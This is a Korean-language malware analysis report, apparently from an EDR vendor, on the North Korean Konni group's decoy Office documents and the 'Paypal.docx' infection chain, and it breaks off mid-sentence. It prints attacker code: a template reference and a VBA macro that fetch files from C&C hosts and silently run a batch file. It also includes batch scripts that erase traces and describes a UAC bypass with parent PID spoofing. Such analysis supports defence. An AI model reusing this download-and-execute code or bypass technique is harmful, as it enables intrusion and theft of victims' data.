3년간 한국 대상으로 약 10여 건 악성파일 유포
비트코인, 대형사고 브리핑 등 민감한 소재를 통해 문서실행 유도

북한 Konni 그룹의 문서형 악성코드 분석

요약

1. 2017년부터 한국, 러시아 및 유럽 기업을 타깃으로 활동하는 북한 Konni 그룹
2. 한국 기업/기관 공격 시 한글파일(.hwp) 사용했으나
   2022년부터 MS-Office 이용하여 공격
3. 비트코인 투자, 대형 인명피해사고, 병원 소송 답변서 등 민감한 소재로 클릭 유도
4. RTF 원격 템플릿 주입 공격 방식(Remote Template Injection) 사용

→ **실제 파일에는 악성코드 없으나 클릭 시 외부에 심어둔 악성 URL을 통해 감염**
RTF는 업무에 자주 활용되는 포맷이므로 차단 어려움
행위기반 탐지 엔진으로 차단 필요

대응 방안


1. Privacy-i EDR과 같은 EDR 솔루션의 **'행위기반 탐지엔진'으로 실행 차단**
2. 비정상적인 프로세스 행위는 **실시간으로 모니터링**
3. 내부 데이터 보호를 위해 **업무망 망분리 수행**
4. 신뢰할 수 없는 메일의 **첨부파일은 실행금지** :
   메일 내용과 보내는이 계정에 연관성이 없거나 문법적으로 어색하고
   신뢰할 수 없는 링크 또는 첨부파일 클릭을 유도하는 메일
5. 비 업무 사이트 및 **신뢰할 수 없는 웹사이트 연결 차단**
6. OS 및 소프트웨어 보안 업데이트를 항상 최신형상으로 유지

목차

1. 개요

1.1 배경

북한 Konni 그룹은 2017년부터 활동한 APT 그룹으로
한국, 아시아, 유럽을 대상으로 문서를 위장하여 지속적인 공격을 해오고 있다.
사회적 이슈를 다룬 문서와 북한에 대한 인식조사, 특정 기관 사칭 등
사용자의 호기심을 불러올 만한 제목과 내용을 악용하여 스피어 피싱 공격을 하였다.
특정 기관에서 이메일을 보낸 것처럼 꾸며 사용자가 별다른 의심 없이 문서를 열람하도록 유도하여
열람 시 악성 스크립트가 동작하는 방식으로 사용자가 인지하지 못하는 사이 시스템의 정보를 탈취한다.



[그림 1] 2022년 Konni 그룹 APT 공격

파일 이름을 보면 유포하는 악성 문서의 확장자가 달라진 점을 확인할 수 있다.
이전에는 한국에서 사용하는 “한글과컴퓨터”의 hwp 파일에
악성 스크립트를 삽입하는 공격이 주를 이뤘다면
최근에는 MS-Office를 이용한 악성문서로 공격하는 방식으로 변화했다.
Konni 그룹의 문서형 악성코드의 특징은 문서 본문 내용을 흰색 글씨로 설정해 문서가 정상적으로
로딩되지 않은 것처럼 표시한다는 것이다. 사용자의 매크로 활성화를 유도하는 방식을 자주 사용했다.
다음 [표 1]은 한국을 대상으로 유포한 파일 이름과 확장자의 목록이다.

대상	날짜	확장자	이름
한국	2019.10	hwp	마켓팅플랜.hwp
한국	2019.12	hwp	이종승 답변서 최종본.hwp
한국	2020.05	MS-Office	2020년 5월 비트코인 생산 반감, 비트코인 가격 40배 급등할것으로 전망.doc
한국	2020.05	hwp	선정평가 문의내용.hwp
한국	2020.06	hwp	네이버블로그 소송건.hwp
한국	2020.07	hwp	[Unknown]
한국	2022.09	MS-Office	보상명부.xlam
한국	2022.09	MS-Office	카뱅과 손잡은 코인원_비트 독주 체제 무너뜨릴까 [위클리 코인리뷰] - 이코노미스트.docx
한국	2022.12	MS-Office	Paypal.docx


[표 1] Konni 그룹의 한국 대상 APT 공격 목록

특정기관 사칭, 관심을 불러올 제목 선정, 카카오톡 공유 등 다양한 방법을 통해
문서형 악성코드의 배포가 이뤄지고 있어 신뢰할 수 없는 발신자의 첨부파일 실행 금지,
사전에 안내되지 않은 메일 열람 금지, 보안 제품의 활성화 등 사용자의 각별한 주의가 필요하다.

본 보고서는 2022년 Konni 그룹이 한국을 대상으로 유포한 문서형 악성코드에 대한 설명과
2022년 12월 한국인 개인정보를 활용한 “Paypal.docx” 파일에 대한 내용을 담고있다.
또한 Privacy-i EDR의 문서형 악성코드 대응에 대해 서술하였다.

1.2 유포


1.2.1 22년 09월 “카뱅과 손잡은 코인원”.docx



[그림 2] docx 파일 내용

2022년 09월 27일 VirusTotal에 “카뱅과 손잡은 코인원_비트 독주 체제 무너뜨릴까 [위클리 코인리뷰] – 이코노미스트.docx” 라는 제목으로 유포된 악성문서 탐지결과가 업데이트 되었다.
docx 파일 내부는 한국의 경제 주간지 “이코노미스트”의 기사 본문 내용을 활용했으며,
가상화폐에 대한 제목과 내용을 포함하여 가상화폐에 관심있는 사용자의 문서 열람을 유도한 것으로 보인다.
본문 내용을 흰색 글씨로 나타내 매크로 실행 전에는 보이지 않는 것처럼 했다.
사용자가 문서 파일 내용을 확인하기 위해 매크로 실행 시,
악성 스크립트가 동작하면서 사용자가 인지하지 못하는 사이 시스템의 정보 탈취가 이루어진다.


1.2.2 22년 09월 “보상명부.xlam” 유포



[그림 3] 메세지 박스 실행

2022년 09월 Konni 그룹은 “보상명부.xlam”의 이름으로 유포했다.
파일을 실행하면 엑셀 버전이 낮아 파일을 읽어올 수 없다는 알림창을 확인할 수 있다.
이는 엑셀 시스템 알림창이 아니며 공격자의 매크로 코드에서 발생하는 알림창이다.
xlam은 매크로만 포함된 확장자로 파일 내용은 존재하지 않는다.
사용자는 엑셀 프로그램의 오류로 착각하며 매크로 실행을 허용하게 되고
악성 매크로 코드가 실행된다. 이 때 사용자는 눈치채지 못한다.

1.2.3 22년 12월 “Paypal.docx” 유포



[그림 4] docx 본문 내용

2022년 12월 Konni 그룹은 한국인의 개인정보를 이용한 “Paypal.docx” 이름으로 악성문서를 유포했다.
해당 본문 내용을 흰색 텍스트로 나타내 매크로 실행 전에는 보이지 않는 것처럼 했다.
사용자가 문서 파일 내용을 확인하기 위해 매크로 실행 시,
악성 스크립트가 동작하면서 사용자가 인지하지 못하는 사이 시스템의 정보 탈취가 이루어진다.

1.3 파일 정보

Name	Paypal.docx
Type	MS-Office
Behavior	RTF Loader
SHA-256	9e916c4f58334aafcb033705e7fac6a217d8e2da131c8c1fd904edda7d026226
Description	RTF Loader

Name	Paypal.dotm
Type	RTF
Behavior	매크로 동작
SHA-256	4cfffd34a6f7eae248882d0b913ff2c799843ea2788f7eb58870ebd3c1cfa702
Description	매크로 동작, C&C 파일 다운로드, 파일 실행

Name	index.php
Type	Microsoft Cabinet
Behavior	압축파일
SHA-256	5a961d2f53fe1427138f7811d83f8b934e0d4b808aaadf39ed0c37ecd8944e63
Description	악성파일 압축

Name	check.bat
Type	Windows Batch File
Behavior	wpnprv64.dll 실행
SHA-256	a703eebbd981a5ac68309949507622811781452b70c9f2cca613ff805b0654c6
Description	wpnprv64.dll 실행


Name	wpnprv64.dll
Type	Microsoft Dynamic Linking Library
Behavior	관리자 권한 상승 (UAC Bypass)
SHA-256	c3e07a5cc50f57bc7d4c519966f8a82aea676278e432fe9fcd22db7811cc48af
Description	관리자 권한 상승 (UAC Bypass)

Name	trap.bat
Type	Windows Batch File
Behavior	Windows 서비스 생성, 실행
SHA-256	52df0021852e7286413c6c91cb76b53242e5916485d3855b9cf80c7e2351f7de
Description	Windows 서비스 생성, 실행

Name	rdssvc64.dll
Type	Microsoft Dynamic Linking Library
Behavior	사용자 정보 탈취
SHA-256	d0068a7c62bafd0078829a0597fa5cca1637b28f7273ffc18f79504a9714f445
Description	사용자 정보 탈취, C&C 접속, C&C 명령 제어

Name	rdssvc64.dat
Type	Data File
Behavior	rdssvc64.dll 암호화 데이터 저장
SHA-256	9d8d51810bfafb4800a34daa40d0c00a0af8677544442a6c1bfb49b4168b8d65
Description	rdssvc64.dll 암호화 데이터 저장

2. 분석



[그림 5] Paypal.docx 실행 개요

[1단계] 악성 행위 파일 다운로드 및 실행

① RTF 다운로드

- Paypal.docx는 외부 C&C 서버에서 매크로가 담겨있는 RTF 파일을 다운로드 한다.

② RTF 로딩

- Paypal.docx는 다운로드 받은 RTF 파일을 docx 내부에서 로딩한다.

③ 매크로 실행

- Paypal.dotm은 파일 내부에 있는 매크로를 실행한다.

④ cab 파일 다운로드

- Paypal.dotm은 악성행위 파일이 담겨있는 파일을 외부 C&C에서 다운로드 한 후 압축을 해제한다.

⑤ check.bat 실행

- Paypal.dotm은 압축 해제된 check.bat을 실행한다.

[2단계] 관리자 권한 상승

⑥ OS 정보 확인

- check.bat은 악성행위에 사용할 파일을 결정하기 위해 OS 정보를 확인한다.

⑦ 관리자 권한 확인

- check.bat은 악성 행위에 필요한 관리자 권한이 있는지 확인한다.

⑧ wpnprv.dll 실행

- check.bat은 UAC Bypass 코드가 담겨있는 wpnprv.dll을 실행한다.

⑨ UAC Bypass

- wpnprv.dll은 관리자 권한으로 프로세스를 실행하기 위해 UAC Bypass 기법을 사용한다.

[3단계] 피해자 PC 정보 탈취

⑩ trap.bat 실행

- wpnprv.dll은 taskmgr.exe를 이용하여 관리자 권한의 trap.bat을 실행한다.

⑪ 서비스 등록 및 실행

- trap.bat은 정보탈취 코드가 담겨있는 rdssvc.dll을 서비스에 등록하고 실행한다.

⑫ 정적분석 회피

- rdssvc.dll은 보안 제품의 회피를 위해 암호화한 내부 문자열을 복호화한다.

⑬ 시스템 정보 탈취

- rdssvc.dll은 피해자 시스템의 정보를 탈취한다.

⑭ 정보 전송


- rdssvc.dll은 탈취한 정보를 C&C 서버에 전송한다.

⑮ C&C 명령 수행

- rdssvc.dll은 C&C로부터 수신한 명령을 수행한다.

2.1. docx 분석

2.1.1 파일 위장 및 파일 내부



[그림 6] 외부 C&C 서버 접속

문서형 악성코드에서는 리치 텍스트 포맷(Rich Text Format; RTF) Remote Template Injection 기법을 자주 사용하고 있다.
본래 RTF는 서식이 있는 텍스트 포맷으로 MS-Office에서 제공하는 정상적인 기능이지만
공격자들은 기능을 악용해 악성 행위를 실행하는데 이용하고 있다.
[그림 6]에서 “서버에 연결하는 중입니다.”라는 문구를 확인할 수 있으며
이는 외부 서버에서 dotm 파일을 다운로드 받는 과정이다.
RTF Remote Template Injection 기법의 경우,
실제로 유포되는 .docx 파일 내부에는 악성 매크로가 내포되어 있지 않아
악성 문서파일에 대한 보안 제품의 탐지를 회피가 가능하다.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships
attachedTemplate" Target="http://k22012.c1.biz/paypal.dotm" TargetMode="External"/>
</Relationships>
```

[그림 7] settings.xml.rels 파일 내부

docx 파일 내부 “word_rels\settings.xml.rels” 파일을 확인하면
외부 C&C에서 paypal.dotm을 다운로드 받는 것을 확인할 수 있다.
외부 C&C에서 파일을 다운로드하면 dotm이 로딩된다.

2.2 dotm 매크로 분석

```
Private Sub Document_Open()
    ActiveDocument.Content.Font.ColorIndex = wdBlack
    HS86S0DEJ
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ActiveDocument.AttachedTemplate.Saved = True
End Sub
```

[그림 8] 본문 텍스트 색상 변경

dotm의 매크로를 활성화하면 본문 내용의 색상을 검은색으로 지정하는 코드를 확인할 수 있다.
사용자는 본문 내용을 확인할 수 있고, 이를 정상파일로 오인할 수 있다.

```
    iAE30D = oW37FbHSeL.ExpandEnvironmentStrings("%TEMP%")
    oS034 = iAE30D & "\FXSAAENPILogFile.txt"
    Dim xc03Z: Set xc03Z = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
    xc03Z.Open "GET", "http://5645780.c1.biz//index.php?user_id=trap&auth=trap&pw=trap", False
    xc03Z.Send
    With bStrm
        .Type = 1
        .Open
        .write xc03Z.responseBody
        .savetofile oS034, 2
    End With
    sCmdLine = "cmd /c expand " & oS034 & " -F:* " & iAE30D & " && " & iAE30D & "\check.bat"
    n = Shell(sCmdLine, vbHide)
```

[그림 9] C&C 접속, 파일 다운로드

매크로의 추가 동작을 확인하면, “5645780.c1.biz”에 접속해
파일을 다운로드하여 %TEMP% 폴더에 저장한다.
이후 다운로드 받은 파일을 cmd 명령어를 사용해 압축을 해제 한 후 check.bat을 실행한다.

2.3 check.bat 분석

```
net session > nul
if %errorlevel% equ 0 (
    "%~dp0\trap.bat"
    GOTO EXIT
)

ver | findstr /i "10\." > nul
if %ERRORLEVEL% equ 0 (set Num=4) else (set Num=1)
```

[그림 10] 관리자 권한 실행 확인


“check.bat”의 관리자 권한 실행 여부 및 OS 버전을 확인하는 과정이다.
“net session” 명령어는 관리자 권한으로 실행하지 않으면 에러가 발생하며
이를 이용해 관리자 권한 여부를 확인한다.
또한 “ver” 명령어를 사용, OS 버전이 windows 10인지 확인하며
반환하는 값에 따라 [목차 2.2]의 동작 방식이 결정된다.

```
:wmsvc
if exist "%ProgramFiles(x86)%" (
rundll32 "%~dp0\wpnprv64.dll", IIIIIIII %Num% "%~dp0\trap.bat"
) else (
rundll32 "%~dp0\wpnprv32.dll", IIIIIIII %Num% "%~dp0\trap.bat"
)


:EXIT
del /f /q "%~dp0\*.txt" > nul
del /f /q "%~dp0\*.zip" > nul
del /f /q "%~dp0\*.xml" > nul
del /f /q "%~dpnx0" > nul
```


[그림 11] OS 구동 비트 확인 및 파일 삭제

OS 구동 비트를 확인하여 [목차 2.2]에 사용할 wpnprv 파일을 결정한다.
“%ProgramFiles(x86)” 폴더는 64 비트에만 존재하며,
이를 이용해 OS 구동 비트를 확인한다.
이후 rundll32를 사용하여 dll을 실행하고 현재 폴더에 있는 txt, zip, xml, check.bat을 삭제해
파일의 흔적을 삭제한다.


2.4 wpnprv(32/64).dll 분석



[그림 12] 사용자 권한 프로세스 생성




[그림 13] 일반 프로세스 DEBUG_OBJECT Handle 획득




[그림 14] 관리자 권한 프로세스 생성

관리자 권한 프로세스(Taskmgr.exe)를 생성한다.
이때 생성하는 관리자 권한 프로세스는 Windows 시스템의 신뢰할 수 있는 프로세스를 생성하며 자동으로 관리자 권한을 부여 받는다.
사용자 권한 프로세스를 생성 과정과 동일하게 DEBUG_OBJECT를 생성한다.

UAC(User Account Control)는 권한이 없는 프로그램이 시스템 접근, 시스템 설정 변경 등
사용자의 동의 없이 실행할 수 없도록 하는 Windows의 보안 기능이다.
wpnprv(32/64).dll은 UAC Bypass 기법을 사용해
사용자 동의 없이 프로세스를 관리자 권한으로 실행한다.
appinfo에 대한 RPC를 생성해 RAiLaunchAdminProcess를 호출, 사용자 권한 프로세스를 생성한다.
이 과정에서 DEBUG_OBJECT를 초기화 후 Handle를 획득한다.
이후 생성한 프로세스를 종료한다.




[그림 15] DEBUG_OBJECT 등록




[그림 16] 관리자 프로세스(Taskmgr.exe) 접근 권한 변화


사용자 권한 프로세스에서 획득한 DEBUG_OBJECT Handle을 관리자 권한 프로세스에 등록해
DEBUG_OBJECT의 Event를 수신, 관리자 권한 프로세스 핸들을 반환 받는다.
[그림 16]은 각 과정에 따른 관리자 권한 프로세스 핸들의 Access Token의 변화이며
모든 과정이 끝나면 관리자 권한 프로세스에 접근할 수 있다.
이를 이용해 사용자의 동의 없이 관리자 권한을 가진 프로세스를 임의적으로 생성할 수 있다.



[그림 17] Parent PID Spoofing



[그림 18] “trap.bat” 실행



[그림 19] cmd.exe 생성

관리자 권한 프로세스의 핸들을 가지고 프로세스를 생성하는 과정이다.
UpdateProcThreadAttribute를 사용해 생성할 프로세스의 부모 프로세스를 변경한다.
CreateProcessW로 프로세스를 생성하면 rundll32.exe의 자식 프로세스로 생성되지만
[그림 19]를 확인하면 Taskmgr.exe의 자식 프로세스로 생성되었음을 알 수 있다.
이 과정을 Parent PID Spoofing이라고 하며 cmd.exe(trap.bat)는
